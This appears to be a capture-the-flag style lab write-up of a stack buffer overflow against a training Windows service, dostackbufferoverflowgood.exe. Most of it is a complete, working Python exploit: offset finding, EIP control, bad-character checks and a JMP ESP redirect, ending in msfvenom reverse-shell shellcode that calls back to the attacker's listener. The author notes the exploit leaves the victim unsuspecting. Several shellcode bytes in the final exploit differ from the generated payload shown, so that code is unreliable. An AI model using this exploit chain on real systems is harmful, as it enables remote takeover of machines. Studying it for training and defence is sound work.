

BOF dostack

Initial crash


```
import struct
import socket

IP = '192.168.56.133'
PORT = 31337
RECV_SIZE = 1024

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
    sock.connect((IP, PORT))

    buf = b"A" * 512
    buf += b"\n"

    sock.sendall(buf)
```



Create pattern in parrot

```
[X]~[user@parrot]~[~/Desktop]
└─$ msf-pattern_create -l 512
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar
[user@parrot]~[~/Desktop]
└─$
```

Exploit code to crash with pattern

```
import struct
import socket


IP = '192.168.56.133'
PORT = 31337
RECV_SIZE = 1024

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
    sock.connect((IP, PORT))

    with open("./pattern.txt", "rb") as f:
        pattern = f.read()

    buf = pattern
    buf += b"\n"

    sock.sendall(buf)
```



Determine offset is at 146 bytes

```
[X]-[user@parrot]-[~/Desktop]
└─ $msf-pattern_offset -l 1024 -q 39654138
[*] Exact match at offset 146
[user@parrot]-[~/Desktop]
└─ $
```

Testing for EIP control

```
import struct
import socket

IP = '192.168.56.133'
PORT = 31337
RECV_SIZE = 1024
OFFSET = 146

def conv(address):
    return(struct.pack("<I", address))

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
    sock.connect((IP, PORT))

    buf = b"A" * OFFSET
    buf += conv(0xdeadbeef)
    buf += b"B" * 32
    buf += b"\n"

    sock.sendall(buf)
```

Notice that EIP is controllable

The screenshot shows the Immunity Debugger interface. The 'Registers (FPU)' window on the right displays the EIP register value as DEADBEEF, which is highlighted with a red box. A red arrow points from this box to the memory dump at address 004819F8, which also contains the value DEADBEEF. The memory dump shows a sequence of addresses from 0044000 to 0044040, with hex and ASCII values. The ESP register is also visible, pointing to address 41414141.


Testing for badchar

```
!mona compare -f c:\temp\badchar_test.bin -a 004b19f8
```

Notice how the stack dump are in sequence

Address	Hex dump	ASCII
004B19E8	E4 19 4B 00 41 41 41 00	ä K.AAA.
004B19F0	41 41 41 41 EF BE AD DE	AAAAi%-p
004B19F8	01 02 03 04 05 06 07 08	- •
004B1A00	09 0B 0C 0D 0E 0F 10 11	. 8 . . 8 8 8 8
004B1A08	12 13 14 15 16 17 18 19	↑ !! 8 8 8 8 8 8
004B1A10	1A 1B 1C 1D 1E 1F 20 21	→ ← !
004B1A18	22 23 24 25 26 27 28 29	"#\$%&'()
004B1A20	2A 2B 2C 2D 2E 2F 30 31	*+, - . / 0 1
004B1A28	32 33 34 35 36 37 38 39	23456789
004B1A30	3A 3B 3C 3D 3E 3F 40 41	: ; < = > ? @ A
004B1A38	42 43 44 45 46 47 48 49	B C D E F G H I
004B1A40	4A 4B 4C 4D 4E 4F 50 51	J K L M N O P Q
004B1A48	52 53 54 55 56 57 58 59	R S T U V W X Y
004B1A50	5A 5B 5C 5D 5E 5F 60 61	Z [\] ^ _ ` a
004B1A58	62 63 64 65 66 67 68 69	b c d e f g h i
004B1A60	6A 6B 6C 6D 6E 6F 70 71	j k l m n o p q
004B1A68	72 73 74 75 76 77 78 79	r s t u v w x y
004B1A70	7A 7B 7C 7D 7E 7F 80 81	z { } ~ [€
004B1A78	82 83 84 85 86 87 88 89	, f , , , , + ‡ ^ %
004B1A80	8A 8B 8C 8D 8E 8F 90 91	Š < € Ž ‘
004B1A88	92 93 94 95 96 97 98 99	, (((, • _ _ ~™
004B1A90	9A 9B 9C 9D 9E 9F A0 A1	š > œ ž Ÿ
004B1A98	A2 A3 A4 A5 A6 A7 A8 A9	¢ £ ¤ ¥ ¦ § ¨ ©
004B1AA0	AA AB AC AD AE AF B0 B1	ª « ¬ ® ¯ ° ±
004B1AA8	B2 B3 B4 B5 B6 B7 B8 B9	² ³ ´ µ ¶ · ¸ ¹
004B1AB0	BA BB BC BD BE BF C0 C1	º » ¼ ½ ¾ ¿ À Á
004B1AB8	C2 C3 C4 C5 C6 C7 C8 C9	Â Ã Ä Å Æ Ç È É

Copy the generated binary file to windows 7 machine



```
EXPLORER
└─ BOF
   └─ .vscode
      ├── badchar_test.bin
      ├── EXPLOIT.PY
      └─ pattern.txt

EXPLOIT.PY > ...
9  def conv(address):
10     return(struct.pack("<I", address))
11
12  def generate_badchar():
13     badchar_test = b''
14     badchars = [0x00, 0x0A]
15
16     for i in range(0x00, 0xFF+1):
17         if i not in badchars:
18             badchar_test += struct.pack("B", i)
19
20     with open("badchar_test.bin", "wb") as f:
21         f.write(badchar_test)
22
23     return(badchar_test)
24
```

copy to w7 machine

Mona commands to see if there are any badchars

```
0BAD [+] This mona.py action took 0:00:00
0BAD [+] Command used:
0BAD !mona compare -f c:\temp\badchar_test.bin -a 004b19f8
0BAD [+] Reading file c:\temp\badchar_test.bin...
0BAD     Read 254 bytes from file
0BAD [+] Preparing output file 'compare.txt'
0BAD     - (Re)setting logfile compare.txt
0BAD [+] Generating module info table, hang on...
0BAD     - Processing modules
0BAD     - Done. Let's rock 'n roll.
0BAD [+] c:\temp\badchar_test.bin has been recognized as RAW bytes.
0BAD [+] Fetched 254 bytes successfully from c:\temp\badchar_test.bin
0BAD     - Comparing 1 location(s)
0BAD Comparing bytes from file with memory :
004B [+] Comparing with memory at location : 0x004b19f8 (Stack)
004B !!! Hooray, normal shellcode unmodified !!!
004B Bytes omitted from input: 00 0a
0BAD
0BAD [+] This mona.py action took 0:00:00.391000
!mona compare -f c:\temp\badchar_test.bin -a 004b19f8
```

Mona find jmp esp commands and exclude \x00 and \x0a(NULL and \n)

```
!mona jmp -r esp -cpb "\x00\x0a"
```

```

0BADF00D      [+] This mona.py action took 0:00:00.391000
0BADF00D      [+] Command used:
0BADF00D      !mona jmp -r esp -cpb '\x00\x0a'

----- Mona command started on 2021-08-31 00:25:31 (v2.0, rev 613) -----
0BADF00D      [+] Processing arguments and criteria
0BADF00D          - Pointer access level : X
0BADF00D          - Bad char filter will be applied to pointers : '\x00\x0a'
0BADF00D      [+] Generating module info table, hang on...
0BADF00D          - Processing modules
0BADF00D          - Done. Let's rock 'n roll.
0BADF00D      [+] Querying 1 modules
0BADF00D          - Querying module dostackbufferoverflowgood.exe
73D10000      Modules C:\Windows\System32\wshtcpip.dll
0BADF00D          - Search complete, processing results
0BADF00D      [+] Preparing output file 'jmp.txt'
0BADF00D          - (Re)setting logfile jmp.txt
0BADF00D      [+] Writing results to jmp.txt
0BADF00D          - Number of pointers of type 'jmp esp' : 2
0BADF00D      [+] Results :
080414C3      0x080414c3 : jmp esp | {PAGE_EXECUTE_READ} [dostackbufferoverflowgood.exe] ASLR: False Rebase: False, SafeSEH: True, OS: False
080416BF      0x080416bf : jmp esp | {PAGE_EXECUTE_READ} [dostackbufferoverflowgood.exe] ASLR: False Rebase: False, SafeSEH: True, OS: False
0BADF00D      Found a total of 2 pointers

```

Exploit code to redirect code execution to int3

```

import struct
import socket

IP = '192.168.56.133'
PORT = 31337
RECV_SIZE = 1024
OFFSET = 146

def conv(address):
    return(struct.pack("<I", address))

def generate_badchar():
    badchar_test = b''
    badchars = [0x00, 0x0A]

    for i in range(0x00, 0xFF+1):
        if i not in badchars:
            badchar_test += struct.pack("B", i)

    with open("badchar_test.bin", "wb") as f:
        f.write(badchar_test)

    return(badchar_test)

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
    sock.connect((IP, PORT))

    buf = b"A" * OFFSET
    buf += conv(0x080414c3) # JMP ESP
    buf += b"\xCC" * 32 # INT3
    buf += b"\n"

    sock.sendall(buf)

```

Code redirection

Address	Hex dump	ASCII
005119E8	E4 19 51 00 41 41 41 00	ä Q.AAA.
005119F0	41 41 41 41 C3 14 04 08	AAAAA
005119F8	CC CC CC CC CC CC CC CC	iiiiiii
00511A00	CC CC CC CC CC CC CC CC	iiiiiii
00511A08	CC CC CC CC CC CC CC CC	iiiiiii
00511A10	CC CC CC CC CC CC CC CC	iiiiiii
00511A18	21 21 21 0A 00 41 41 41	!!!.AAA
00511A20	41 41 41 41 41 41 41 41	AAAAAAAA
00511A28	41 41 41 41 41 41 41 41	AAAAAAAA
00511A30	41 41 41 41 41 41 41 41	AAAAAAAA
00511A38	41 41 41 41 41 41 41 41	AAAAAAAA

Address	Hex dump	ASCII
005119E8	005119E4 ä Q.	
005119EC	00414141 AAA.	
005119F0	41414141 AAAA	
005119F4	080414C3 ä Q. dostackb.080414C3	
005119F8	CCCCCCCC iiii	
005119FC	CCCCCCCC iiii	
00511A00	CCCCCCCC iiii	
00511A04	CCCCCCCC iiii	
00511A08	CCCCCCCC iiii	
00511A0C	CCCCCCCC iiii	
00511A10	CCCCCCCC iiii	
00511A14	CCCCCCCC iiii	

JMP ESP

Weaponizing bof

What it means, generate stageless reverse tcp shell with the variable name as reverseShellCode, its exit function is thread and in python format. In addition excludes NULL and \n characters from the shellcode.

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.56.106 LPORT=443 --var-name reverseShellCode EXITFUNC=thread -f py -b '\x00\x0a'
```

```
[user@parrot]-[~]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.56.106 LPORT=443 --var-name reverseShellCode EXITFUNC=thread -f py -b '\x00\x0a'
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of py file: 2292 bytes
reverseShellCode = b""
reverseShellCode += b"\xdb\xc7\xd9\x74\x24\xf4\x58\x33\xc9\xb1"
reverseShellCode += b"\x52\xbf\xf4\x4d\xc7\xe3\x31\x78\x17\x03"
reverseShellCode += b"\x78\x17\x83\x1c\xb1\x25\x16\x20\xa2\x28"
reverseShellCode += b"\xd9\xd8\x33\x4d\x53\x3d\x02\x4d\x07\x36"
reverseShellCode += b"\x35\x7d\x43\x1a\xba\xf6\x01\x8e\x49\x7a"
reverseShellCode += b"\x8e\xa1\xfa\x31\xe8\x8c\xfb\x6a\xc8\x8f"
reverseShellCode += b"\x7f\x71\x1d\x6f\x41\xba\x50\x6e\x86\xa7"
reverseShellCode += b"\x99\x22\x5f\xa3\x0c\xd2\xd4\xf9\x8c\x59"
reverseShellCode += b"\xa6\xec\x94\xbe\x7f\x0e\xb4\x11\x0b\x49"
reverseShellCode += b"\x16\x90\xd8\xe1\x1f\x8a\x3d\xcf\xd6\x21"
reverseShellCode += b"\xf5\xbb\xe8\xe3\xc7\x44\x46\xca\xe7\xb6"
reverseShellCode += b"\x96\x0b\xcf\x28\xed\x65\x33\xd4\xf6\xb2"
reverseShellCode += b"\x49\x02\x72\x20\xe9\xc1\x24\x8c\x0b\x05"
reverseShellCode += b"\xb2\x47\x07\xe2\xb0\x0f\x04\xf5\x15\x24"
reverseShellCode += b"\x30\x7e\x98\xea\xb0\xc4\xbf\x2e\x98\x9f"
reverseShellCode += b"\xde\x77\x44\x71\xde\x67\x27\x2e\x7a\xec"
reverseShellCode += b"\xca\x3b\xf7\xaf\x82\x88\x3a\x4f\x53\x87"
reverseShellCode += b"\x4d\x3c\x61\x08\xe6\xaa\xc9\xc1\x20\x2d"
reverseShellCode += b"\x2d\xf8\x95\xa1\xd0\x03\xe6\xe8\x16\x57"
reverseShellCode += b"\xb6\x82\xbf\xd8\x5d\x52\xf3\x0d\xf1\x02"
reverseShellCode += b"\xef\xfe\xb2\xf2\x4f\xaf\x5a\x18\x40\x90"
reverseShellCode += b"\x7b\x23\x8a\xb9\x16\xde\x5d\x06\x4e\xd8"
reverseShellCode += b"\xf7\xee\x8d\x18\x09\x54\x18\xfe\x63\xba"
reverseShellCode += b"\x4d\xa9\x1b\x23\xd4\x21\xbd\xac\xc2\x4c"
reverseShellCode += b"\xfd\x27\xe1\xb1\xb0\xcf\x8c\xa1\x25\x20"
reverseShellCode += b"\xdb\x9b\xe0\x3f\xf1\xb3\x6f\xad\x9e\x43"
reverseShellCode += b"\xf9\xce\x08\x14\xae\x21\x41\xf0\x42\x1b"
```

```
reverseShellCode += b"\xfb\xe6\x9e\xfd\xc4\xa2\x44\x3e\xca\x2b"
reverseShellCode += b"\x08\xa7\xe8\xb3\xd4\x83\xb4\x6f\x88\xd5"
reverseShellCode += b"\x62\xd9\xe6\x8c\xc4\xb3\x38\x63\x8f\x53"
reverseShellCode += b"\xbc\x4f\x10\x25\xc1\x85\xe6\xc9\x70\x70"
reverseShellCode += b"\xbf\xf6\xbd\x14\x37\x8f\xa3\x84\xb8\x5a"
reverseShellCode += b"\x60\xa4\x5a\x4e\x9d\x4d\xc3\x1b\x1c\x10"
reverseShellCode += b"\xf4\xf6\x63\x2d\x77\xf2\x1b\xca\x67\x77"
reverseShellCode += b"\x19\x96\x2f\x64\x53\x87\xc5\x8a\xc0\xa8"
reverseShellCode += b"\xcf"
```

Final exploit code, remember to add nopsled so that EIP will point to nopsled and execute nop's until it reaches shellcode

```
import struct
import socket

IP = '192.168.56.133'
PORT = 31337
RECV_SIZE = 1024
OFFSET = 146

def conv(address):
    return(struct.pack("<I", address))

def generate_badchar():
    badchar_test = b''
    badchars = [0x00, 0x0A]

    for i in range(0x00, 0xFF+1):
        if i not in badchars:
            badchar_test += struct.pack("B", i)

    with open("badchar_test.bin", "wb") as f:
        f.write(badchar_test)

    return(badchar_test)

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
    sock.connect((IP, PORT))

    reverseShellCode = b""
    reverseShellCode += b"\xdb\xc7\xd9\x74\x24\xf4\x58\x33\xc9\xb1"
    reverseShellCode += b"\x52\xbf\xf4\x4d\xc7\xe3\x31\x78\x17\x03"
    reverseShellCode += b"\x78\x17\x83\x1c\xb1\x25\x16\x20\xa2\x28"
    reverseShellCode += b"\xd9\xd8\x33\x4d\x53\x3d\x02\x4d\x07\x36"
    reverseShellCode += b"\x35\x7d\x43\x1a\xba\xf6\x01\x8e\x49\x7a"
    reverseShellCode += b"\x8e\xa1\xfa\x31\xe8\x8c\xfb\x6a\xc8\x8f"
    reverseShellCode += b"\x7f\x71\x1d\x6f\x41\xba\x50\x6e\x86\xa7"
    reverseShellCode += b"\x99\x22\x5f\xa3\x0c\xd2\xd4\xf9\x8c\x59"
    reverseShellCode += b"\xa6\xec\x94\xbe\x7f\x0e\xb4\x11\x0b\x49"
    reverseShellCode += b"\x16\x90\xd8\xe1\x1f\xa8\x3d\xcf\xd6\x21"
    reverseShellCode += b"\xf5\xbb\xe8\xe3\xc7\x44\x46\xca\xe7\xb6"
    reverseShellCode += b"\x96\x0b\xcf\x28\xed\x65\x33\xd4\xf6\xb2"
    reverseShellCode += b"\x49\x02\x72\x20\xe9\xc1\x24\x8c\x0b\x05"
    reverseShellCode += b"\xb2\x47\x07\xe2\xb0\x0f\x04\xf5\x15\x24"
    reverseShellCode += b"\x30\x7e\x98\xea\xb0\xc4\xbf\x2e\x98\x9f"
    reverseShellCode += b"\xde\x77\x44\x71\xde\x67\x27\x2e\x7a\xec"
    reverseShellCode += b"\xca\x3b\xf7\xaf\x82\x88\x3a\x4f\x53\x87"
    reverseShellCode += b"\x4d\x3c\x61\x08\xe6\xaa\xc9\xc1\x20\x2d"
    reverseShellCode += b"\x2d\xf8\x95\xa1\xd0\x03\xe6\xe8\x16\x57"
    reverseShellCode += b"\xb6\x82\xbf\xd8\x5d\x52\x3f\x0d\xf1\x02"
    reverseShellCode += b"\xef\xfe\xb2\xf2\x4f\xaf\x5a\x18\x40\x90"
    reverseShellCode += b"\x7b\x23\x8a\xb9\x16\xde\x5d\x06\x4e\xd8"
    reverseShellCode += b"\xf7\xee\x8d\x18\x09\x54\x18\xfe\x63\xba"
    reverseShellCode += b"\x4d\xa9\x1b\x23\xd4\x21\xbd\xac\xc2\x4c"
    reverseShellCode += b"\xfd\x27\xe1\xb1\xb0\xcf\x8c\xa1\x25\x20"
    reverseShellCode += b"\xdb\x9b\xe0\x3f\xf1\xb3\x6f\xad\x9e\x43"
    reverseShellCode += b"\xf9\xce\x08\x14\xae\x21\x41\xf0\x42\x1b"
    reverseShellCode += b"\xfb\xe6\x9e\xfd\xc4\xa2\x44\x3e\xca\x2b"
    reverseShellCode += b"\x08\xa7\xe8\xb3\xd4\x83\xb4\x6f\x88\xd5"
    reverseShellCode += b"\x62\xd9\xe6\x8c\xc4\xb3\x38\x63\x8f\x53"
    reverseShellCode += b"\xbc\x4f\x10\x25\xc1\x85\xe6\xc9\x70\x70"
    reverseShellCode += b"\xbf\xf6\xbd\x14\x37\x8f\xa3\x84\xb8\x5a"
    reverseShellCode += b"\x60\xa4\x5a\x4e\x9d\x4d\xc3\x1b\x1c\x10"
    reverseShellCode += b"\xf4\xf6\x63\x2d\x77\xf2\x1b\xca\x67\x77"
    reverseShellCode += b"\x19\x96\x2f\x64\x53\x87\xc5\x8a\xc0\xa8"
```

```
reverseShellCode += b"\xcf"

buf = b"A" * OFFSET
buf += conv(0x080414c3) # JMP ESP
buf += b"\x90" * 64
buf += reverseShellCode
buf += b"\n"

sock.sendall(buf)
```

Pwned

```
[X]-[root@parrot]-[/home/user/Desktop/BOF]
└─ #nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.56.106] from (UNKNOWN) [192.168.56.133] 49171
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\adminuser\Desktop\dostack>
```

Do note that because `exitfunc` is thread, target application doesn't crash, so victim won't suspect anything

The screenshot shows the Immunity Debugger interface with the following details:

- Assembly Window:** Displays assembly code for 'dostackbufferoverflowgood.exe'. The code includes instructions like `CALL dostackb.080414c3`, `JMP dostackb.080414c3`, `PUSH EBP`, `MOV EBP, ESP`, `MOV EAX, DWORD PTR D:`, `MOV ECX, EAX`, `XOR EAX, DWORD PTR S:`, `AND ECX, 1F`, `ROR EAX, CL`, `POP EBP`, `RETN`, `PUSH EBP`, `MOV EBP, ESP`, `MOV EAX, DWORD PTR D:`, `AND EAX, 1F`, `PUSH 20`, `POP ECX`, and `SUB ECX, EAX`.
- Registers (FPU) Window:** Shows the state of the CPU registers. Key values include `EAX: 00000000`, `ECX: 00000000`, `EDX: 00000000`, `EBX: 002ED580`, `ESP: 0018FAC0`, `EBP: 0018FB00`, `ESI: 7FFFFFFF`, `EDI: FFFFFFFF`, and `EIP: 76F9F901 ntdll.76F9F901`.
- Hex Dump Window:** Shows the memory dump. The address range is from `08044000` to `080440A8`. The hex dump shows the overflowed data, including the return address `7641343D =4Av` and the instruction `RETURN to kernel32.7641343D`.

Still able to use application normally after buffer overflow gets successfully executed

```
[X]-[user@parrot]-[~]
└─ $nc 192.168.56.133 31337
ff
Hello ff!!!
```